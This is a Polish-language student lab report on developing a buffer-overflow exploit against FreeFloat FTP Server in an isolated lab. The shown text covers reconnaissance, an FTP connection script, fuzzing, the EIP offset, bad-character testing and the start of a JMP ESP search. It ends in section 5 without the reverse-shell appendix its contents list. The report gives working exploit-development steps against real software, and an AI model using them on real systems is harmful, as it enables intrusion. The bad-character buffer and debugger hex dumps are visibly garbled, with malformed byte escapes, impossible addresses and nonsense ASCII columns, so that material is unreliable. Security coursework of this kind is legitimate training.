

Miłosz Kutyla, Patryk Jankowicz

Przepełnienie bufora

13 października 2024

Spis treści

Wstęp	2
1. Zapoznanie się ze środowiskiem laboratoryjnym	2
2. Fuzzing	4
3. Wyznaczenie dokładnej wartości offset'u	5
4. Wyznaczenie złych znaków	6
5. Znalezienie odpowiedniego modułu i adresu pamięci z instrukcją JMP ESP	7
6. Eksploatacja	8
A. Załączniki	10
A.1. Kod wykorzystany do fuzzingu	10
A.2. Kod zestawiający połączenie reverse shell na atakowanej maszynie	10
A.3. Kod otwierający notatnik na atakowanej maszynie	11

Wstęp


Celem laboratorium było zapoznanie się z:

- znaczeniem i sposobem przeprowadzenia fuzzing'u w celu wykrycia podatności przepełnienia bufora,
- możliwością tworzenia shellcode'u przy pomocy modułu `metasploit msfvenom`,
- metodą pisania własnego exploit'a w celu wykorzystania powyższej podatności.

1. Zapoznanie się ze środowiskiem laboratoryjnym

W pierwszym etapie laboratorium zapoznaliśmy się z przygotowanym środowiskiem i zebraliśmy potrzebne informacje do przeprowadzenia ataku. W tym celu sprawdziliśmy kolejno:

- adres IP maszyny atakowanej – 192.168.56.111 (rys. 1a),
- adres IP maszyny atakującej – 192.168.56.108 (rys. 1b),
- port, na którym działała usługa serwera FTP – 21. Dodatkowo zweryfikowaliśmy to skanowaniem `nmap` z flagą `-sV` (rys. 2)



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.56.111
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :
```


(a) (Atakowana maszyna) Wynik polecenia `ipconfig` – odczytanie adresu w sieci lokalnej



```
osboxes@osboxes: ~
File Actions Edit View Help
(osboxes@osboxes)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:e0:56:7f brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.108/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 317sec preferred_lft 317sec
   inet6 fe80::a00:27ff:fee0:567f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(osboxes@osboxes)-[~]
$
```

(b) (Atakująca maszyna) Wynik polecenia `ip a` – odczytanie adresu w sieci lokalnej

Rysunek 1: Adresacja maszyn w sieci prywatnej



Rysunek 2: Odkrycie usług na atakowanej maszynie – serwer FTP na porcie 21

Następnie przy pomocy poniższego kodu wysłaliśmy przykładowe zapytanie, aby sprawdziliśmy dostępność usługi FTP.

```

1  #!/usr/bin/python
2  import socket
3
4  R_HOST = "192.168.56.111"
5  R_PORT = 21
6
7  try:
8      print "Sending evil buffer..."
9      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10     s.connect((R_HOST, R_PORT))
11     data = s.recv(1024) # receive banner
12     print data # print banner
13     s.send('USER test' + '\r\n') # send username "test"
14     data = s.recv(1024) # receive reply
15     print data # print reply
16     s.send('PASS test\r\n') # send password "test"
17     data = s.recv(1024) # receive reply
18     print data # print reply
19     s.close() # close socket
20     print "\nDone!"
21 except:
22     print "Could not connect to FTP"

```

Wynik wykonania kodu przedstawia rysunek 3.

```

(osboxes@osboxes)-[~/Desktop/BOT2]
$ python2 exploit.py
\Sending evil buffer...
220 FreeFloat Ftp Server (Version 1.00).

331 Password required for test.

230 User test logged in.


Done!

```

Rysunek 3: Zweryfikowanie aktywności usługi FTP

2. Fuzzing


Po zebraniu danych i weryfikacji, że serwer FTP działa poprawnie, rozpoczęliśmy etap fuzzing'u mający na celu sprawdzenie ile wysyłanych bajtów powoduje przepełnienie bufora i zatrzymanie działania usługi. W tym celu wykorzystaliśmy kod z załącznika A.1. wielokrotnie wysyłający ciągi znaków "A", za każdym razem zwiększając długość ciągu o 10 znaków. Usługa przestała odpowiadać na 240 znakach, co przedstawia rysunek 4. Dodatkowo w debuggerze mogliśmy zaobserwować nadpisanie wartości rejestru EIP wartością 41414141, czyli AAAA w formacie heksadecymalnym.



Rysunek 4: Przeprowadzenie fuzzingu – przepełnienie bufora ciągiem 240 znaków


3. Wyznaczenie dokładnej wartości offset'u

Znając już przybliżoną wartość offsetu, mogliśmy przystąpić do jej dokładnego wyznaczenia. Za pomocą modułu `pattern_create` wygenerowaliśmy specjalny ciąg składający się z różnych znaków o łącznej długość 260 bajtów. Po wykonaniu skryptu wysyłającego wygenerowany ciąg (kod analogiczny do tego z załącznika A.1, zmienionej `buffer` przypisany został wygenerowany ciąg) rejestr EIP został nadpisany wartością `68413568`. Przy pomocy narzędzia `pattern_offset` odnaleźliśmy tą wartość w wygenerowanym wcześniej ciągu. Tym samym poznaliśmy dokładną wartość offset'u równą 226. Przeprowadzone operacje przedstawia rysunek 5.



Rysunek 5: Przepelnienie bufora spreparowanym ciagiem znakow – ustalenie offsetu

Żeby zweryfikować poprawność wyznaczonego offsetu, spróbowałismy nadpisać wartość rejestru EIP ciagiem "BBBB". Na rysunku 6. można zaobserwować wysłany ciąg znaków (ciąg "A" o długości wyznaczonego offsetu, cztery znaki "B" i kilka znaków "C") oraz wynik testu – nadpisalismy zawartość rejestru EIP wartością `42424242` ("BBBB" w formacie heksadecymalnym). Gdyby offset był wyznaczony nieprawidłowo, to ze względu na konstrukcję wysłanego ciągu znaków rejestr miałby inną wartość. Przejełismy zatem kontrolę nad zawartością rejestru EIP, która jest kluczowa w kontekście ataku – dzięki niej możemy wskazać, jaka następna operacja ma zostać wykonana.



Rysunek 6: Zweryfikowanie przejecia kontroli nad zawartoscia rejestru EIP

4. Wyznaczenie złych znaków

Następnym etapem było wyznaczenie złych znaków (ang. *bad characters*), których usługa nie była w stanie obsłużyć. Było to kluczowe, ponieważ nieobsługiwane znaki mogły występować np. w wstrzykiwanym kodzie, którego poprawne wykonanie było głównym celem eksploatacji podatności. Wspomniane znaki wyznaczyliśmy wysyłając do serwera ciąg bajtów, kolejno o wartościach od `0x01` do `0xff` (z pominięciem typowego złego znaku `0x00`). Jednocześnie w debuggerze po przejściu opcją "Follow in Dump" rejestru ESP sprawdzaliśmy, które znaki z wszystkich wysłanych nie pojawiły się w "Hex dumpie" (równoznaczne z tym, że nie są obsługiwane). Do wysyłania ciągu wykorzystaliśmy kod z załącznika A.1. Zmodyfikowaliśmy zmienną `buffer` przypisując jej ciąg ww. bajtów, który przedstawia poniższy listing.

```
1  buffer = (
2  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
3  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
4  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
5  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
6  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
7  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
8  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
9  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
10 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
11 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x9a0"
12 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xab0"
13 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xbc0"
14 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xcd0"
15 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\x9d\xda\xdb\xdc\xdd\xde\xdf\x9e0"
16 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\x9e\xea\xeb\xec\xed\xee\xef\x9f0"
17 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

W ten sposób odnaleźliśmy trzy złe znaki: 0x00, 0x0a, 0x0d. Brak znaku 0x0a oraz 0x0d w hex dumpie widoczny jest na rysunku 7a i rysunku 7b (na tym rzucie wynik widoczny jest hex dump po usunięciu bajtu 0x0a z wysyłanego ciągu). Po usunięciu złych znaków z wysyłanego ciągu, w hex dumpie mogliśmy zauważyć wszystkie pozostałe bajty z zakresu 0x01-0xff, co przedstawia rysunek 7c.

Address	Hex	dump	ASCII
0003FBFA	41 41 41 41 41 41 41 41		AAAAAAAA
0003FBFC	41 41 41 41 41 41 41 41		AAAAAAAA
0003FBFE	41 41 41 41 41 41 41 41		AAAAAAAA
0003F000	41 41 41 41 41 41 41 41		AAAAAAAA
0003F002	41 41 41 41 41 41 41 41		AAAAAAAA
0003F004	41 41 41 41 41 41 41 41		AAAAAAAA
0003F006	41 41 41 41 41 41 41 41		AAAAAAAA
0003F008	41 41 41 41 41 41 41 41		AAAAAAAA
0003F00A	41 41 41 41 41 41 41 41		AAAAAAAA
0003F00C	41 41 41 41 41 41 41 41		AAAAAAAA
0003F00E	41 41 41 41 41 41 41 41		AAAAAAAA
0003F010	41 41 41 41 41 41 41 41		AAAAAAAA
0003F012	41 41 41 41 41 41 41 41		AAAAAAAA
0003F014	41 41 41 41 41 41 41 41		AAAAAAAA
0003F016	41 41 41 41 41 41 41 41		AAAAAAAA
0003F018	41 41 41 41 41 41 41 41		AAAAAAAA
0003F01A	41 41 41 41 41 41 41 41		AAAAAAAA
0003F01C	41 41 41 41 41 41 41 41		AAAAAAAA
0003F01E	41 41 41 41 41 41 41 41		AAAAAAAA
0003F020	41 41 41 41 41 41 41 41		AAAAAAAA
0003F022	09 2E 00 0A 00 18 3B 00	
0003F024	F9 00 00 00 00 30 11 3B 00	
0003F026	78 17 3B 00 03 DF 80 7C 00	
0003F028	04 FC B3 00 20 E9 90 7C 00	
0003F02A	E0 01 91 7C FF FF FF FF	
0003F02C	D8 01 91 7C 8A D2 90 7C 00	
0003F02E	08 59 A5 71 0A 00 00 00 00	
0003F030	B0 00 00 00 00 00 00 00 00	
0003F032	00 59 A5 71 0A 00 00 00 00	
0003F034	1F 20 01 00 34 FC B3 00 00	
0003F036	7C 10 00 00 00 00 00 00 00	
0003F038	7C 70 00 00 00 00 00 00 00	
0003F03A	7C 59 A5 71 0A 00 00 00 00	
0003F03C	60 A8 14 00 30 11 3B 00 00	
0003F03E	1C FD B3 00 01 00 00 00 00	
0003F040	00 00 00 00 00 00 00 00 00	
0003F042	00 00 00 00 00 00 00 00 00	
0003F044	02 00 00 00 CA 15 AA 71 00	
0003F046	00 00 00 00 2A 00 00 00 00	
0003F048	B0 00 00 00 00 00 00 00 00	
0003F04A	00 00 00 00 00 00 00 00 00	
0003F04C	00 00 00 00 00 00 00 00 00	
0003F04E	00 00 00 00 00 00 00 00 00	
0003F050	00 00 00 00 00 00 00 00 00	
0003F052	00 00 00 00 00 00 00 00 00	
0003F054	00 00 00 00 00 00 00 00 00	
0003F056	00 00 00 00 00 00 00 00 00	
0003F058	00 00 00 00 00 00 00 00 00	
0003F05A	00 00 00 00 00 00 00 00 00	
0003F05C	00 00 00 00 00 00 00 00 00	
0003F05E	00 00 00 00 00 00 00 00 00	
0003F060	00 00 00 00 00 00 00 00 00	
0003F062	00 00 00 00 00 00 00 00 00	
0003F064	00 00 00 00 00 00 00 00 00	
0003F066	00 00 00 00 00 00 00 00 00	
0003F068	00 00 00 00 00 00 00 00 00	
0003F06A	00 00 00 00 00 00 00 00 00	
0003F06C	00 00 00 00 00 00 00 00 00	
0003F06E	00 00 00 00 00 00 00 00 00	
0003F070	00 00 00 00 00 00 00 00 00	
0003F072	00 00 00 00 00 00 00 00 00	
0003F074	00 00 00 00 00 00 00 00 00	
0003F076	00 00 00 00 00 00 00 00 00	
0003F078	00 00 00 00 00 00 00 00 00	
0003F07A	00 00 00 00 00 00 00 00 00	
0003F07C	00 00 00 00 00 00 00 00 00	
0003F07E	00 00 00 00 00 00 00 00 00	

(a) Zły znak 0x0a

Address	Hex	dump	ASCII
00B3FC1C	41	41 41 41 42 42 42 42	AAAABBBB
00B3FC24	01	02 03 04 05 06 07 08	00000000
00B3FC2C	09	08 00 2E 00 0A 00 00	00000000
00B3FC34	FB	00 00 00 00 00 00 00	00000000
00B3FC3C	78	17 38 38 03 0F 30 7C	00000000
00B3FC44	04	FC B3 00 20 E9 30 7C	00000000
00B3FC4C	E0	01 91 7C FF FF FF FF	00000000
00B3FC54	08	01 91 7C 9A D2 90 7C	00000000
00B3FC5C	08	59 A5 71 A0 00 00 00	00000000
00B3FC64	B0	00 00 00 00 00 00 00	00000000
00B3FC6C	00	00 00 00 AC FC B3 00	00000000
00B3FC74	1F	20 01 00 94 FC B3 00	00000000
00B3FC7C	10	00 00 00 00 00 00 00	00000000
00B3FC84	70	59 A5 71 00 30 11 3B	00000000
00B3FC8C	6C	A8 14 00 30 11 3B 00	00000000
00B3FC94	1C	FD B3 00 01 00 00 00	00000000
00B3FC9C	00	00 00 00 00 00 00 00	00000000
00B3FCAC	02	00 00 00 CA 15 A9 71	00000000
00B3FCBC	00	00 00 00 2A 00 00 00	00000000
00B3FCB4	00	00 00 00 00 00 00 00	00000000
00B3FCBC	AC	FC B3 00 00 00 00 00	00000000
00B3FCDC	5A	DF 90 7C 3C A5 71	00000000
00B3FCCC	B0	00 00 00 01 00 00 00	00000000
00B3FC04	FE	B3 00 04 FD B3 00	00000000
00B3FC0C	54	FC B3 00 94 FD B3 00	00000000
00B3FC14	00	00 00 71 8D 3F 7F 7C	00000000
00B3FC1C	00	00 00 04 00 00 00 00	00000000
00B3FC24	28	06 14 00 00 00 00 00	00000000
00B3FC2C	00	00 00 00 F4 FD B3 00	00000000
00B3FC34	A7	5F A5 71 F4 FD B3 00	00000000
00B3FC3C	78	2C A5 71 A0 00 00 00	00000000
00B3FD04	66	20 A5 71 00 00 00 00	00000000
00B3FD0C	60	A8 14 00 00 00 00 00	00000000
00B3FD14	00	00 00 00 00 00 00 00	00000000

(b) Zły znak 0x0d

Address	Hex	dump	ASCII
000BF3C1C	41	41 41 41 41 42 42 42 42	AAAAABBBB
000BF3C20	01	02 03 04 05 06 07 08	090A0B0C0D0E0F
000BF3C24	09	08 06 05 0F 10 11 12	13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
000BF3C34	13	14 15 16 17 18 19 20	21 22 23 24 25 26 27 28 29 30 31
000BF3C38	1B	14 15 1F 20 21 22	23 24 25 26 27 28 29 30 31
000BF3C44	23	24 25 26 27 28 29 2A	2B 2C 2D 2E 2F 30 31 32
000BF3C48	2B	2C 2D 2E 2F 30 31 32	33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99
000BF3C54	33	34 35 36 37 38 39 3A	3AB3C4D5E6F789
000BF3C64	3B	3C 3D 3E 3F 40 41 42	43445566778899
000BF3C68	43	44 45 46 47 48 49 4A	CDEFHGHIJ
000BF3C74	4B	4C 4D 4E 4F 50 51 52	KLMNOPQR
000BF3C78	53	54 55 56 57 58 59 5A	STUVWXYZ
000BF3C7C	5B	5C 5D 5E 5F 60 61 62	[] ^ _ `
000BF3C84	63	64 65 66 67 68 69 6A	abcdefghijklmnopqrstuvwxyz
000BF3C88	6B	6C 6D 6E 6F 70 71 72	klmnopqrstuvwxyz
000BF3C94	73	74 75 76 77 78 79 7A	stuvwxyz
000BF3C98	7B	7C 7D 7E 7F 80 81 82	[] ^ _ `
000BF3CA4	83	84 85 86 87 88 89 8A	abcdefghijklmnopqrstuvwxyz
000BF3CAC	8B	8C 8D 8E 8F 90 91 92	klmnopqrstuvwxyz
000BF3CB4	93	94 95 96 97 98 99 9A	stuvwxyz
000BF3CB8	9B	9C 9D 9E 9F 9A 9B 9C	abcdefghijklmnopqrstuvwxyz
000BF3CC4	A3	A4 A5 A6 A7 A8 A9 AA	ABCDEFGHIJKLMNOPQRSTUVWXYZ
000BF3CC8	AB	AC AD AE AF 80 81 82	abcdefghijklmnopqrstuvwxyz
000BF3CD4	B3	B4 B5 B6 B7 80 81 82	klmnopqrstuvwxyz
000BF3CD8	B3	B4 B5 B6 B7 80 81 82	klmnopqrstuvwxyz
000BF3CE4	C3	C4 C5 C6 C7 C8 C9 CA	abcdefghijklmnopqrstuvwxyz
000BF3CE8	CB	CC CD CE CF 00 01 02	abcdefghijklmnopqrstuvwxyz
000BF3CF4	D3	D4 D5 D6 D7 D8 D9 DA	abcdefghijklmnopqrstuvwxyz
000BF3CFC	DB	DC DD DE DF 00 01 02	abcdefghijklmnopqrstuvwxyz
000BF3D04	E3	E4 E5 E6 E7 E8 E9 EA	abcdefghijklmnopqrstuvwxyz
000BF3D08	EB	EC ED EE EF 00 01 02	abcdefghijklmnopqrstuvwxyz
000BF3D14	F3	F4 F5 F6 F7 F8 F9 FA	abcdefghijklmnopqrstuvwxyz
000BF3D18	FB	FC FD FE FF 2E 00 00	abcdefghijklmnopqrstuvwxyz
000BF3D24	00	00 00 00 00 00 00 00	abcdefghijklmnopqrstuvwxyz

(c) Brak dodatkowych złych znaków

Rysunek 7: Określenie bad characters – opcja "Follow in Dump" rejestru ESP

5. Znalezienie odpowiedniego modułu i adresu pamięci z instrukcją JMP ESP

Istotnym etapem ataku jest instrukcja `JMP ESP`, która pozwala na bezwarunkowy przeskok do rejestru `ESP` i w rezultacie na przekierowanie przepływu wykonania operacji na nasz shellcode. Postanowiliśmy odszukać ww. instrukcję. Najpierw wyszukaliśmy moduł, który nie zapewniał ochrony przez ASLR (czyli `ASLR = False`). Wylistowane w debuggerze moduły przedstawia rysunek 8. Postanowiliśmy wybrać `SHELL32.dll`

```

Address Message
71B80000 Modules C:\WINDOWS\system32\WS2_32.dll
773D0000 Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_95d4ce83_comctl32.dll
77C10000 Modules C:\WINDOWS\system32\msvcrt.dll
77D80000 Modules C:\WINDOWS\system32\ADVAPI32.dll
77E70000 Modules C:\WINDOWS\system32\RPCRT4.dll
